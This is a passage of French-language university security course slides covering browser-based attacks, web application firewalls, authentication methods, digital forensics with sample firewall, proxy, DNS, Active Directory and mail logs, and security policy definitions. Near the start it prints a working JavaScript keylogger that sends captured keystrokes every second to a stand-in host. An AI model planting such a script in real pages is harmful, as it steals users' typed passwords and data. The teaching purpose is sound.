
Ce n'est qu'une possibilité, par la transformation du navigateur.
Mais en quoi ?

En outil de DOS HTTP : JS-LOIC

Et moi ?

```
<script language="javascript">
var keys='';
document.onkeypress = function(e) {
  get = window.event?event:e;
  key = get.keyCode?get.keyCode:get.charCode;
  key = String.fromCharCode(key);
  keys+=key;
}
window.setInterval(function(){
  new Image().src = 'http://hack.com/keylogger.php?c='+keys;
  keys = '';
}, 1000);
</script>
```

Et si on intégrait tout ça ?



`http://www.beefproject.com`

Un constat difficile

Un constat

- beaucoup d'applications sont livrées "telles quelles"
- il y a souvent un historique lourd
- les applications sont "mouvantes".
- les développeurs ne sont pas souvent formés.

Des solutions globales

D'où des solutions "globales"

- des IPS réseau pour bloquer
- des modules de sécurité
  - en négatif : mod_security (apache)
  - en positif : naxsi (nginx)
  - parfois directement sur le serveur à protéger
  - souvent utilisés en reverse-proxy.

L'authentification

- Différence identification et authentification
- Multi-facteurs ou pas
- Sur quels périmètres
  - Accès aux machines
  - Accès aux applications
  - Accès au réseau
- SSO : Same Sign On ou Single Sign On ?

Méthodes d'authentification

- Locale (Fichiers, SQL)
- Radius (historique, multiprotocoles, AAA)
- LDAP et Active Directory (parfois en backend)
- Kerberos (SSO général, mal implémenté par Microsoft)
- SSO Web Intra-organisation (CAS)
- SSO Trans-organisations (Shibboleth, Oauth)

Les mécanismes physiques

- Ce que l'on a
  - FIDO et Yubikey
  - RSA SecurID
- Ce que l'on est
  - lecture d'empreintes digitales (ou de carte veineuse)
  - lecture d'iris de l'oeil
  - reconnaissance du visage
  - vitesse de frappe sur les touches

Définition et objectifs

Le "forensic computing", parfois abrégé en "forensic" est un terme anglosaxon reprenant le terme de "médecine légale".
Deux buts sont poursuivis dans le "forensic" ou la "forensique".

- Comprendre ce qui s'est passé (comprendre, apprendre, réagir)
- Récupérer des preuves ce qui peut se décomposer en
  - Récupérer des arguments (informels, non juridiques)
  - Se défendre (devant la justice, ou dans le cadre du RGPD)
  - Porter plainte

Ces 2 objectifs principaux peuvent être contradictoires (une réaction rapide entrainant parfois un allégement du cadre formel)

Mécanismes

Précaution initiale : Nous ne sommes pas toujours sur que le problème soit une intrusion. Des problèmes entre la chaise et le clavier génèrent souvent plus de dégâts qu'un pirate. Cependant, nous devons considérer le cas le pire : le piratage informatique.

- Toute agression informatique laisse des traces
- Ces traces peuvent être effacées (efficacement ou non) par le pirate
- L'investigation doit éviter au maximum de "piétiner la scène de crime"

Mécanismes en cas de juridique

- Les juges sont des humains comme les autres : aussi (in)compétent en informatique
- Les juges peuvent se faire assister par des experts judiciaires (souvent) compétents
- Les avocats "adverses" tenteront de dénigrer la valeur de vos preuves.

Ce qui veut dire

- Eviter au maximum d'écrire sur le matériel analysé (pour permettre de faire une contre-expertise propre)
- Marquer et dater toutes vos actions.
- Si possible, faites une empreinte (hash) des données (images etc.)

Mécanismes génériques

La récupération :

- froide ou chaude ? morte ou vivante ? In vivo, In vitro ?
- De toute manière, cela se prépare.
  - physiquement (du matériel, des logiciels)
  - intellectuellement (des procédures, de l'entrainement)
  - psychologiquement (de l'entrainement)
  - juridiquement (un règlement intérieur, une analyse juridique)

L'analyse chaude

C'est quoi ?

- On laisse l'intrusion se dérouler
- On analyse le plus en direct possible ce qui se passe
  - Capture de la mémoire à un instant T
  - Analyse des flux réseaux (sonde, etc.)
  - Analyse des actions
  - Tentative d'interception de ce trafic

L'analyse chaude

Pourquoi ?

- Le pirate a sans doute déjà fait du déplacement latéral
- On peut comprendre ce qu'il sait et récupérer des IoC (indicateurs de compromission) que l'on utilisera plus tard
- On pourra toujours faire de l'analyse froide après.

Pourquoi pas ?

- C'est dangereux (risque de perte de preuves)
- Cela nécessite des compétences plus élevées
- Cela nécessite des matériels et logiciels adaptés
- Il faut mettre en place des procédures de protection "en live" et sans trop alerter le pirate
- C'est très très stressant.

L'analyse froide

C'est quoi ?

- On coupe tout
- On analyse sereinement les disques, les journaux et les traces.

Pourquoi ?

- C'est moins risqué pour le SI (cryptolockeur destructeur de sauvegardes)
- C'est moins compliqué.
- C'est moins risqué pour les preuves.

Pourquoi pas ?

- On va perdre des informations

L'analyse tiède

C'est quoi ?

- Tout ce qui peut-être entre les deux

Pourquoi ?

- Parce que rien n'est absolu

Comment ?

- Cela va dépendre de la situation.
- Passer en hibernation les postes compromis (on conserve une partie de l'image de la mémoire) pour l'envoyer à un prestataire.
- Complètement "firewaller" la zone compromise et bloquer.
- etc.

Effacer est-il réellement efficace ?

- TP : Clé USB
- Outils
  - photorec
  - recuva

La copie de la mémoire

- Outils
  - Directe : dump2it
  - Indirecte (hibernation) : hib2dmp

L'analyse de la mémoire

- Outils
  - Volatility (sous linux)

Les copies de disque

- Les copieurs "write blockers" hardware
  - version chère
  - version pas chère
- Les copieurs "nowrite" logiciels
  - driver linux opensource
  - logiciel commercial

L'analyse de disque

- TP : Caine & Lazagne
- Outils
  - Caine
  - Lazagne
  - Autopsy

Les traces réseau

- Journalisez tout ce que vous pouvez !
- En central.
- Sur un serveur "invulnérable"
- Avec une horloge fiable.

Schéma d'un réseau classique





Schéma d'une connexion classique



Les traces réseau : quoi ?

- Les authentifications
- Les méta-données de communications
- Les "indicateurs" de communication
- C'est souvent HAUTEMENT réglable.

Les traces réseau : les communications firewall(argus)

```
00:23:55.468878 e tcp 193.49.48.244.62165 -> 162.125.34.137.https 16 6481 CON 00:23:55.476641 e tcp
10.26.666.666.43132 <?> 15.72.162.54.https 2 206 CON 00:23:55.479878 e udp 10.17.666.666.37776 <->
172.217.19.131.https 10 3975 CON 00:23:55.480635 e tcp 109.236.666.666.55253 -> 193.49.48.125.http
24 33916 FIN 00:23:55.484520 e tcp 60.50.666.666.59130 -> 193.49.48.249.https 22 10317 RST 00:23:55.49822
e tcp 62.125.666.666.https <?> 193.49.48.244.43003 4 1500 CON 00:23:55.530973 e tcp 193.49.666.666.64901
-> 34.211.202.13.https 15 5439 CON
```

Les traces réseau : les blocages firewall

```
Feb 27 06:24:09 fenrir kernel: IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00
        SRC=117.64.149.123 DST=193.49.53.91 LEN=40 TOS=0x00 PREC=0x00 TTL=49 ID=17762
        PROTO=TCP SPT=9123 DPT=22 WINDOW=48279 RES=0x00 SYN URGP=0
Feb 27 06:24:09 fenrir kernel: IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00
        SRC=218.156.38.185 DST=193.49.52.96 LEN=40 TOS=0x00 PREC=0x00 TTL=48 ID=57510
        PROTO=TCP SPT=38809 DPT=23 WINDOW=46009 RES=0x00 SYN URGP=0 MARK=0x1
Feb 27 06:24:09 fenrir kernel: IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00
        SRC=139.199.86.132 DST=193.49.54.73 LEN=60 TOS=0x00 PREC=0x00 TTL=46 ID=5136 DF
        PROTO=TCP SPT=55378 DPT=22 WINDOW=14600 RES=0x00 SYN URGP=0
Feb 27 06:24:09 fenrir kernel: IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00
        SRC=103.79.115.136 DST=194.254.255.96 LEN=52 TOS=0x00 PREC=0x00 TTL=51 ID=40452 DF
        PROTO=TCP SPT=56633 DPT=2323 WINDOW=14600 RES=0x00 SYN URGP=0
```

Les traces réseau : le proxy

```
1550976502.075    116 10.26.666.666 TCP_MISS/200 2113 POST
   http://dmd.metaservices.microsoft.com/dms/metadata.svc - HIER_DIRECT/52.138.148.89 text/xml
1550976502.118     36 10.26.666.666 TCP_MISS/302 428 POST
   http://go.microsoft.com/fwlink/?LinkID=109572&clcid=0x409 - HIER_DIRECT/23.200.167.226 -
1550975385.578     42 194.254.666.666 TCP_MISS/206 1042635 GET
   http://r1--sn-gxo5uxg-jqbe.gvt1.com/edgedl/release2/chrome_component
   HYK6mjXA8u8_32.0.0.142/32.0.0.142_win64_PepperFlashPlayer.crx3?cms_redirect=yes&mip=193.49.48.244
   &mm=28&mn=sn-gxo5uxgjqbe&ms=nvh&mt=1550975066&mv=u&pl=20&shardbypass=yes -
   HIER_DIRECT/193.51.224.140 application/octet -stream
1550975490.272  60239 10.26.666.666 TCP_TUNNEL/200 4135 CONNECT vortex-win.data.microsoft.com:443 -
   HIER_DIRECT/40.77.226.250 -
1550975878.275  60233 10.26.666.666 TCP_TUNNEL/200 3960 CONNECT settings-win.data.microsoft.com:443 -
   HIER_DIRECT/52.138.216.83 -
```

Les traces réseau : le serveur WWW

```
157.55.666.666 - - [25/Feb/2019:06:34:33 +0100] "GET /robots.txt HTTP/1.1" 200 489 "-"
  "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)"
207.46.666.666 - - [25/Feb/2019:06:34:39 +0100] "GET / HTTP/1.1" 200 21123 "-"
  "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)"
176.158.666.666 - - [25/Feb/2019:06:35:06 +0100] "GET /proxy.pac HTTP/1.1" 200 106 "-"
  "CFNetworkAgent (unknown version) CFNetwork/902.3.1 Darwin/17.7.0 (x86_64)"
40.77.666.666 - - [25/Feb/2019:06:48:12 +0100] "GET /css/fond.png HTTP/1.1" 200 45875 "-"
  "Mozilla/5.0 (iPhone; CPU iPhone OS 7_0 like Mac OS X) AppleWebKit/537.51.1 (KHTML, like Gecko)
  Version/7.0 Mobile/11A465 Safari/9537.53 BingPreview/1.0b"
66.249.666.666 - - [25/Feb/2019:06:50:44 +0100] "GET /images/blue.gif HTTP/1.1" 304 - "-"
  "Googlebot-Image/1.0"
46.229.666.666 - - [25/Feb/2019:06:48:09 +0100] "GET /doc/reseau/wifi/mode_securise?do=media&ns=
  reseau%3Awifi&tab_files=upload HTTP/1.1" 200 8124 "-"
  "Mozilla/5.0 (compatible; SemrushBot/3~bl; +http://www.semrush.com/bot.html)"
```

Les traces réseau : Le DNS

```
07-Feb-2019 05:49:40.776 client @0x7f48aa8ebad0 192.168.3.196#44561 (activate.xirrus.com): query:
    activate.xirrus.com IN A + (193.49.48.250)
07-Feb-2019 05:49:40.779 client @0x7f48aa8ebad0 192.168.3.196#40610 (activate.xirrus.com): query:
    activate.xirrus.com IN A + (193.49.48.250)
07-Feb-2019 05:49:40.794 client @0x7f48aa8ebad0 10.16.2.203#60972 (proxmox-backup-ns.ut-capitole.fr):
    query: proxmox-backup-ns.ut-capitole.fr IN A + (193.49.48.250)
07-Feb-2019 05:49:40.807 client @0x7f48aa8ebad0 10.16.2.203#47493 (proxmox-app-ns.ut-capitole.fr):
    query: proxmox-app-ns.ut-capitole.fr IN A + (193.49.48.250)
07-Feb-2019 05:49:40.867 client @0x7f48aa8ebad0 10.2.36.237#61548 (ctldl.windowsupdate.com): query:
    ctldl.windowsupdate.com IN A + (193.49.48.250)
```

Les traces réseau : un AD

```
2 Oct 17 15:08:11 isengard2.univ-tlse1.fr Security-Auditing: 4662: AUDIT_SUCCESS
Une opération a été effectuée sur un objet. Sujet : ID de sécurité :
S-1-5-21-3578475232-3819614856-2404772047-52163 Nom du compte : prigent Domaine du
compte : AD ID d'ouverture de session : 0x1EB53A4 Objet : Serveur de l'objet : DS Type d'objet :
%f30e3bc2-9ff0-11d1-b603-0000f80367c1 Nom de l'objet : %14d3bd37-cb93-4a0b-a4b6-650ccf8319f3
ID du handle : 0x0 Opération : Type d'opération : Object Access Accès : Propriété d'écriture
Masque d'accès : 0x20 Propriétés :
Propriété d'écriture 771727b1-31b8-4cdf-ae62-4fe39fadf89e bf967a76-0de6-11d0-a285-00aa003049e2
32ff8ecc-783f-11d2-9916-0000f87a57d4 f30e3bc2-9ff0-11d1-b603-0000f80367c1
Informations supplémentaires : Paramètre 1: - Paramètre 2 :
```

Les traces réseau : la messagerie

```
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/qmgr[1960]: 99C361CA8428: from=<titi@vanuatu.gov.vu>,
      size=6245, nrcpt=1 (queue active)
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/smtpd[1956]: disconnect from
      mail.vanuatu.gov.vu[103.7.197.67]
Feb  7 06:45:29 tyr.univ-tlse1.fr dspam[2986]: innocent message from 103.7.197.67
Feb  7 06:45:29 idavoll.univ-tlse1.fr lmtp[17514]: sieve redirected: <1549518322154.62927@vanuatu.gov.vu>
    to: toto@gmail.com
Feb  7 06:45:29 idavoll.univ-tlse1.fr lmtp[17514]: Delivered: <1549518322154.62927@vanuatu.gov.vu>
    to mailbox: user.toto
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/pickup[10644]: B42E61CA84CC: uid=76
    from=<titi@vanuatu.gov.vu>
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/cleanup[17040]: B42E61CA84CC: message
    -id=<1549518322154.62927@vanuatu.gov.vu>
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/lmtp[2240]: 99C361CA8428: to=<toto@ut-capitole.fr>,
    orig_to=<toto.toto@ut-capitole.fr>, relay=193.49.48.222[193.49.48.222]:10024, delay=2.2,
    delays=1.6/0/0.05/0.62, dsn=2.6.0, status=sent (250 2.6.0 <toto@ut-capitole.fr> Message accepted
    for delivery)
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/qmgr[1960]: 99C361CA8428: removed
Feb  7 06:45:29 idavoll.univ-tlse1.fr postfix/qmgr[1960]: B42E61CA84CC: from=<titi@vanuatu.gov.vu>,
    size=7936, nrcpt=1 (queue active)
Feb  7 06:45:29 mass-mailing.univ-tlse1.fr postfix/smtpd[1514]: connect from
    idavoll.univ-tlse1.fr[193.49.48.224]
```

Les traces : les aides à la preuve et à la détection

- Les honeytokens (données fausses insérées par le propriétaire)
- Les honeypots (faux serveurs créés par le propriétaire)

Vérifier sa sécurité

Vérifier sa sécurité.

Vérifier sa sécurité

Etre persuadé que sa sécurité est efficace n'est pas suffisant : il faut à minima vérifier que cela correspond à la réalité.

- Vérifier que les outils de sécurité sont actifs
- Vérifier que les procédures de sécurité sont suivies
- Permettre aux utilisateurs de découvrir leurs outils de sécurité
- Vérifier notre e-réputation
- Faire tester sa sécurité.

Vérifier que les outils de sécurité sont actifs

- Vérifier les antivirus grâce http://eicar.com.
  - Déclenchent-ils des alertes sur le poste ?
  - sur le serveur de messagerie ?
  - sur le proxy web ?
- Vérifier les ports ouverts grâce à ShieldUp de grc.com
- Vérifier le niveau de chiffrement avec sslabs.com

Vérifier que les procédures sont actives

- Les antivirus sont-ils à jour ? Comment le voit-on ?
- Les infections virales remontent-elles sur la console centrale ?
- Y-a-t-il des remontées d'alarmes (syslog par exemple) en cas de problème ?
- Les filtres d'url fonctionnent-ils ?
- Les vérifications de procédures sont-elles régulières et automatiques ?
- etc.

Aider les utilisateurs à vérifier leur sécurité

Pourquoi ?

- Leur montrer comment réagissent leurs outils de sécurité (et ainsi éviter les "fake").
- Leur faire prendre conscience de la sécurité,
- Les rendre autonomes,
- Les rendre "détecteurs d'incident".

Comment ?

- Déclencher une alerte avec http://eicar.com pour l'antivirus
- Tester le firewall local avec grc.com
- Voir le repérage des spams, phishing, etc.

Vérifier son e-réputation

Pourquoi ?

- Parce que c'est une valeur importante de l'entreprise,
- Parce ce que cela peut faciliter ou compliquer voire interdire la communication avec les clients.

Comment ?

- Voir la réputation mail avec
  - mxtoolbox pour savoir si l'on est blacklisté
  - backscatter pour repérer nos refus de mails fautifs
  - chez CISCO
- Voir la réputation web avec
  - chez McAfee
  - Avons nous une zone DNS propre ?

Les moteurs de recherche

Comment nous voit les moteurs de recherche et Internet ?

- Google repère-t-il des .bak, .tmp, etc. chez nous ?
- Quels sont les mots-clés associés à notre domaine ?
- Peut-on trouver des failles de sécurité associées à nos sites web ?

Faire tester sa sécurité

Mais tester soi-même n'est pas toujours suffisant : des entreprises spécialisées sont là pour cela.

- Ce sont des experts (souvent),
- Ils ont les outils pour (et le droit de les utiliser),
- Ils délivrent des rapports lisibles,
- Ils savent ce qu'ils ont le droit de faire.
  - Règles chez Amazon

Faire tester sa sécurité

Mais attention :

- Vérifiez que vous avez le droit de tester (serveur mutualisé ou hébergé),
- Vérifiez la compétence (réputation, autres clients, etc.),
- Ne pas choisir l'option "je paye uniquement si vous trouvez" (les 0days s'achètent !!!)
- Définissez bien le périmètre (géographique, opérationnel, temporel etc.),
- TEST = RISQUE,
- Plus vous en savez, mieux vous serez servis.

Les sujets non traités

Par manque de temps, ces sujets n'ont pas été traités. Ils sont indiqués afin que vous puissiez vous renseigner dessus.

- Les VPN (IPSEC, VPN-SSL, openvpn)
- La sécurisation d'une structure AD
- La sécurisation des accès (filaire ou wifi)
  - Les portails captifs (et leurs limites avec le HTTPS)
  - Le 802.1x (avec le protocole EAP et surtout PEAP)
- La gestion des spams
- La gestion du phishing
  - Habituer ses utilisateurs
  - Limiter les dégâts (détection de l'origine des connexions)
- La lutte antivirale
  - Les limites des antivirus
  - La détection et le blocage post-infection (DNS, Squidguard)

Définition de la PSSI

- Politique de sécurité des systèmes d'information.
- Elle décrit les moyens à employer pour atteindre un certain niveau de sécurité du SI.
- Elle est validée par la plus haute autorité hiérarchique de l'organisme.
- Son point central est l'information, pas l'informatique !

Définitions

- Bien essentiel
- Bien support
- Evenement redouté
- Besoin de sécurité
- Source de menaces
- Vulnérabilité
- Impact
- Vraisemblance
- Gravité

source Guide Ebios ANSSI

Définitions

- Critères DIC
  - Disponibilité
  - Intégrité
  - Confidentialité
  - Imputabilité (complément)
- Traitement du risque
  - Refus du risque
  - Transfert du risque
  - Traitement du risque
  - Risque résiduel
  - Prise de risque

Définition : bien essentiel

- (primary asset)
- Ressource ayant une valeur pour l'organisme, voire être son socle d'existence
- Elle peut être matérielle (composant) ou immatérielle (données, processus)
- Elle est en général "portée" par un bien support
- Elle a des besoins de sécurité
- par exemple
  - Liste de clients
  - Données R&D
  - Données de santé
  - Capacité à fournir de l'accès Internet
  - Fournir des diplômes

Définition : bien support

- Bien sur lequel reposent les biens essentiels
- Il peut être matériel (serveurs informatiques, local, personne, etc.)
- ou immatériel (organisation, système d'information, programme)
- Il a des vulnérabilités
- par exemple
